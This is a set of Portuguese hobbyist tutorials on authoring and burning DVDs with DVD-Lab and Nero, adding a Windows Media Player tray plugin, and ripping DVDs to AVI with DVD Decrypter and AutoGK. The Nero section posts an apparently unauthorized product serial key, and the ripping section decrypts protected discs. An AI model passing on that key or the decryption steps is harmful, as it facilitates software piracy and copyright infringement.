Seleção de Cenas ) Pra finalizar esta parte, vamos verificar como ficou os links através da janela Connections (dê um CTRL+Home no teclado ou abra através da janela Project clicando dando um clique duplo em Connections ) Você pode testar pra ver como ficará o DVD final usando o controle remoto do DVD-Lab. Para isto, basta entrar na tela do Menu Principal (dando um duplo clique em Menu1 na janela Project ) Note que, ao término do filme, voltará automaticamente para o menu principal. Clique no botão Simulation para fazer com qe o controle remoto apareça Navegue com o mouse ou pelo controle remoto para testar os links do DVD e ver se está tudo funcionando como deve.
Se você preferir, pode renomear os itens da janela Connections para melhor assimilação. Basta selecionar o item desejado e apertar F2 .
Veja que os links ficarão da cor roxa quando forem selecionados pelo controle remoto. Vamos mudar a cor dos links.
Selecione o menu que deseja alterar a cor dos links (no nosso caso, o menu principal). Na barra de propriedades do menu (lado direito), clique na aba Map . Para nosso exemplo, vamos mudar para amarelo: Teste com o controle remoto para ver se ficou como você queria.


Passo 6: Compilando e Gravando o DVD

Calma, pessoal. Agora falta pouco!
Se você chegou até aqui, parabéns! Seu DVD está quase pronto. Essa é a parte final de todo o processo, pois vamos compilar o DVD e gerar os arquivos para queimar no DVD. Clique no botão Compile (fica na barra de ferramentas do DVD-Lab). Você também pode ir através do menu em Project e Compile DVD
Na nova janela que se abriu (Compile DVD), selecione o local onde o DVD-Lab vai gerar seus arquivos e a pasta temporária
DICA: Você ganhará tempo se escolher unidades diferentes para salvar os arquivos do DVD e os temporários!
Cuidado: Se aparecer um símbolo de , significa que você não tem espaço suficiente para compilar o DVD! Libere mais espaço e clique em Refresh .
Clique então em Start e o DVD será criado na unidade especificada (no nosso caso, em D:\_DVD-LAB_WORK). O processo demora mais ou menos de 25 a 30 minutos, dependendo do conteúdo do DVD.
Após o término da criação do DVD, você tem várias opções para queimar o DVD. Você pode:
Note que aqui deve estar em Selected . Isto significa que vamos mudar a cor do item selecionado....e se você ainda quiser, pode alterar a transparência do item selecionado movendo essa barrinha para esquerda ou direita.
...e clicando aqui, uma nova caixa de cores se abrirá. Selecione a cor desejada...
1. Usar o DVD-Lab para gravar Para isto, basta clicar no menu Project Burn DVD Lembrando que nesse método não dá pra escolher a velocidade de gravação, por isso, esse método é o menos aconselhável!
2. Criar uma imagem com o DVD-Lab e depois gravar com o DVD-Decrypter
Esse método é o que eu mais aconselho (e uso), pois além de você poder escolher a velocidade da gravação, tem menos riscos de perder mídias.
Para criar a imagem, o método é parecido com o da gravação normal do DVD-Lab. Clique no menu Project Burn DVD Para criar a imagem, basta marcar essa opção antes de gravar no DVD-Lab Clique então em Write e selecione um nome e local para começar a criar a imagem do seu DVD Na aba Media você muda o rótulo do seu DVD Clique em Write para gravar
Após o término da criação da imagem, abra o Decrypter. Clique então no menu Mode ISO Write . A tela ficará assim:
ATENÇÂO: Grave no máximo em 2X, pois gravações feitas acima disto podem fazer com que o DVD não seja aceito em alguns players ou ainda ficar com os famosos tranquinhos !
3. Usar o Nero pra gravar
Esse método também fica de sugestão, pois também é seguro, e é o mais fácil de usar. Basta abrir o Nero e na janela de Nova Compilação (Wizard do Nero), selecione DVD-Vídeo e clique no botão Novo . Arraste então o conteúdo da pasta VÍDEO_TS que o DVD-Lab criou para a pasta VIDEO_TS do Nero. Aí é só mandar o Nero gravar (não se esqueça de colocar em 2X!)


Só pra revisar o que você aprendeu:
- Você aprendeu a adicionar (arrastando) os arquivos de áudio e vídeo para a janela Assets para checagem dos mesmos;
- Você aprendeu como adicionar capítulos do filme;
- Você aprendeu a criar um menu simples e linkar os itens de menu do nosso projeto;
- Você aprendeu a usar o Wizard para criar um menu de seleção de cenas;
- Você aprendeu a gravar ( queimar ) o DVD.
Selecione então a imagem que você criou anteriormente com o DVD-Lab... ...depois, selecione a velocidade da gravação....e por último, clique no ícone para começar a queimar o DVD.
Fim.

By: Apolo.F
____________

Minimizando o Windows Media Player no Tray do Windows

 
Ta cansado de ter o Windows Media player enxendo o saco na barra de tarefas?

não?! então esse tutorial não é pra você!

sim?! continue lendo...

pra você ter uma ideia do que estamos falando é deixar seu Windows Media Player assim:


* Para começar faça o DOWNLOAD do WMPTray

INSTALAÇÃO:

1) Se o Windows Media Player estiver aberto, feche-o

2) Copie o arquivo WMPTray.dll para a pasta C:\Arquivos de Programas\Windows Media Player\Plugins\ (se não tiver a pasta crie-a)

3) Clique em Iniciar > Executar ou Tecla Windows + R

4) Digite: regsvr32 "C:\Arquivos de Programas\Windows Media Player\Plugins\WMPTray.dll" e tecle Enter

5) Abra o Windows Media Player, clique em Ferramentas > Plug-ins e marque a opção WMPTray Plugin.

Pronto!

Não gostou?

DESINSTALAÇÃO:

1) Se o Windows Media Player estiver aberto, feche-o

2) Clique em Iniciar > Executar ou Tecla Windows + R

3) Digite: regsvr32 /u "C:\Arquivos de Programas\Windows Media Player\Plugins\WMPTray.dll" e tecle Enter

4) Delete o arquivo WMPTray.dll da pasta C:\Arquivos de Programas\Windows Media Player\Plugins\

FIM!

*Obs.: Serve para todos os Windows, no Windows 7 deixe o Windows Media Player em modo de compatibilidade com o Windows XP
 
By: Apolo.F
______________ 

Como ripar DVD para AVI usando o AutoGK


Olá!
Esse tutorial trará todos programas necessários para se ripar um DVD para AVI com o AutoGK.

Arquivos para serem baixados:

Auto GK:
http://www.autogk.me.uk/index.php?na...download&cid=1
Tente baixar pelo Mirror 2, pois o Mirror 1 estava offline a um tempo atrás (pode ser que ainda esteja offline).

DVD Decrypter
http://www.mrbass.org/dvdrip/SetupDV...er_3.5.4.0.exe


Após baixa-los, instale o DVD Decrypter e o Auto GK (no auto GK, ele instalará mais aplicativos juntos, que serão usados pelo próprio programa, então instale todos).


Primeiramente ponha o DVD no seu driver e abra o DVD Decrypter.

Ele automaticamente irá reconhecer o DVD e irá carrega-lo.

Agora a única configuração que precisa ser feita: Vá na barra MODE e selecione IFO.


This image has been resized. Click this bar to view the full image. The original image is sized 555x358.


Como é possível ver na imagem acima, A tela de Input fica bem mais simples. Selecione o VTS na qual contém o filme ou o episódio de uma série (facilmente reconhecido pela duração) [1], depois clique em destination [2] e escolha a pasta na qual será ripado o filme (P.S.: Nesse modo de rip {IFO}, ele ripa apenas o filme, sem ripar menu, extras, etc.) e então clique em Decrypt [3].


Aguarde ele passar para o computador os arquivos .VOB, ele fará um barulhinho e completará o processo. Pode fechar o DVD Decrypter.


Abra o Auto GK.

This image has been resized. Click this bar to view the full image. The original image is sized 709x551.


1) Input File: Vá na pasta na qual ripou o DVD e abra o .IFO
OBS.: Caso o DVD seja de seriado ele alegará que existe vários PGCs e pedirá para você escolher uma. Escolha o mesmo que você copiou do DVD, ou seja, o episódio que queres ripar.

2) Output File: Aonde ficará salvo o arquivo .avi do filme e os arquivos que o AutoGK gera para criar o filme.

3) Vídeo Info: Local para você conferir as informações do DVD escolhido e se você selecionou o DVD correto.

4) Audio Tracks: Aqui você selecionará quais faixas de áudio serão incluídas no seu filme.

5) Subtitle Tracks: Aqui você selecionará qual legenda será imbutida no filme. Geralmente se deixa em branco. Para ripar a legenda externamente utiliza-se normalmente o SubRip, na qual criarei um tutorial outro dia.

6) Output Size: Aqui será selecionado o tamanho do arquivo. Caso seja mais de um CD, quando o processo for completo existirá um arquivo único, do tamanho selecionado MAIS o arquivo dividido em CDs, de acordo com o número de CDs selecionado.
Deixe “Predefined Size” marcado.

7) Advanced Settings


7.1) Output Resolution Settings: A resolução que o filme terá. Pode ser automática, mínima, fixa e máxima. Isso vai a critério do ripper, mas EU deixo Maximum e coloco máximo com 640.

7.2) Output Audio Type: Aqui vai ser selecionado o codec de áudio usado no filme. Recomendo OU Original (Se quiser AC3) OU VBR MP3 com aproximadamente 192 kbps (assim já fica com uma ótima qualidade).

7.3) Codec: Selecione XviD.

7.4) Subtitle Options: Selecione “Use external Subtitles” caso você não botou nenhuma legenda a ser imbutida.

8) Add Job: Depois de tudo configurado, clique nesse botão. Depois de clicar, o AutoGK começará a abrir diversos programas para fazer a ripagem do DVD. A partir desse ponto você não precisará fazer mais nada. Pode sair, dormir, ver um filme no DVD... Depois volte e veja se o processo já foi completado.


É isso ^^ Qualquer dúvida/sugestão é só postar aqui.


Tutorial Criado por By: Apolo.F
___________________________


Grave em DVD os seus Filmes do PC


Baixem esse Nero "NeroVision Express" usa esse serial "1A25-0806-7130-1281-9670-3469", esse eh o melhor, naum preciza converte nada, apenas adiciona o filme em qualquer formato q ele grava em dvd , e fica perfeito...baixa esse nero aqui
vo da uma explicada rapida de como c grava um dvd...


Programas necessários
NeroVision Express, TMPGEnc, DVD-lab, Virtual Dub, Vob Sub


Virtual Dub - Necessário para fixar as legendas no filme, caso você queira gravar o filme com legendas fixas. Se você preferir gravar com legendas de DVD, desconsidere esse programa. Se vc quiser baixá-lo, ele é incluso no Gordian knot.

VobSub - Necessário apenas para criar ou modificar as legendas, caso você já baixa as legendas prontas, não tem necessidade. Se vc quiser baixá-lo, ele é incluso no Gordian knot.

Download do Gordian Knot - Apenas se vc for usar os dois programas acima.


Fixando legendas
Este tópico serve se você quiser gravar o filme com legendas fixas. Você pode ignorá-lo caso grave um filme dublado ou com legendas de DVD.

Usando o Virtual Dub, clique em File > Open video file... e abra o filme a ser gravado.

baixe o Plug-in Subtitle, necessário para fixar a legenda.

Agora clique em Video > Filters > Add...> Load...
e indique o arquivo Subtitle.vdf que você acabou de baixar.
Agora vai abrir uma janela pedindo que você indique onde está a legenda. A legenda deve estar no formato .ssa. Use o Vob Sub para converter para este formato, indicando a fonte também e o tamanho que deve ser entre 16 e 19, dependendo da resolução do filme. Agora indique a legenda e clique em OK.

Agora, salve o filme, clicando em File > Save as...
Vai abrir uma caixa pedindo o nome do arquivo a ser salvo. Não se esqueça de escolher o codec em Compression. Pode ser qualquer um, mas é importante que a qualidade seja mantida. Não se importe com o tamanho do arquivo agora.
Pronto, você fixou a legenda.


Gravando o filme para o DVD
Este tópico serve se você for gravar filme dublado ou com legendas fixas. Caso você for gravar com audios extras e legenda de DVD, ignore este tópico e passe para o próximo.

Agora que você fixou as legendas, vamos usar o NeroVision Express para gravar em DVD.


Ao abrir o programa, clique em
Criar DVD... > DVD-Video
É muito importante lembrar que, se ao instalar esse programa você utilizou outro serial senão o que mostrei lá em cima, pode ser que essa opção não esteja disponível. utilize o serial que mostrei para que isso não

Após adicionar o filme, vamos editar sua qualidade.

Se a tela ao lado aparecer significa que o filme (ou os filmes) a ser gravado passa de 2 horas de duração. O DVD tem por padrão, espaço para gravar até 2 horas (120 min). Mas isso pode facilmente ser mudado.
Clique em Não e depois em Mais >>> Opções de vídeo

Agora na aba Geral, selecione NTSC (que é o aceito por todos os DVD)
Ou se seu DVD aceitar (confira o manual), escolha PAL (que tem a resolução melhor que o NTSC), e selecione codificação inteligente.
Na aba DVD-Video, na taxa de aspecto, deixe 4:3 se o filme for fullscreen, 16:9 se o filme for widescreen ou automático se você não souber. Na Qualidade deixe Personalizado, Formato de amostra, deixe Entrelaçado, pois a codificação é mais rápida, Taxa de bits, deixe 5073 (padrão) se o filme for menos que 2 horas ou diminua para caber mais. Na Resolução, apenas escolha as menores se a taxa de bits for muito pequena, pois a 720/480 e a 704/480 ficam com imagem excelente até com taxas de 2500 kbit/s. No Modo de codificação, deixe alta qualidade, pois apesar de ser mais demorado, deixa a imagem muito melhor. No Formato de áudio, você tem a opção de Dolby Digital ou LPCM, mas esse ultimo ocupa mais espaço. O Dolby Digital tem a qualidade excelente e ocupa bem menos espaço. Se deixar automático, o programa vai escolher aquele que for mais parecido com o áudio do filme original. Após tudo, clique em Ok.

Se tudo estiver em ordem (não se esqueça de verificar se o filme cabe no disco), clique em Avançar

Agora você pode configurar o menu. Não vou me aprofundar nesta parte, pois clicando em Editar menu, você pode modificá-lo com facilidade, alterando seu layout, plano de fundo, tipo dos botões e etc.
Clique em Avançar, e ignore a próxima tela, clique em Avançar novamente

Gravar em... - Selecione sua gravadora. Opções de gravação - Selecione a velocidade de gravação.
Agora clique em Gravar e o programa vai começar a trabalhar. Dependendo do seu processador, de tua gravadora e da qualidade do filme a ser gravado, a gravação pode variar de 15 min até 10 horas. Varia muito.

Acabando a gravação, seu filme já pode ser assistido no DVD Player.

By: Apolo.F
____________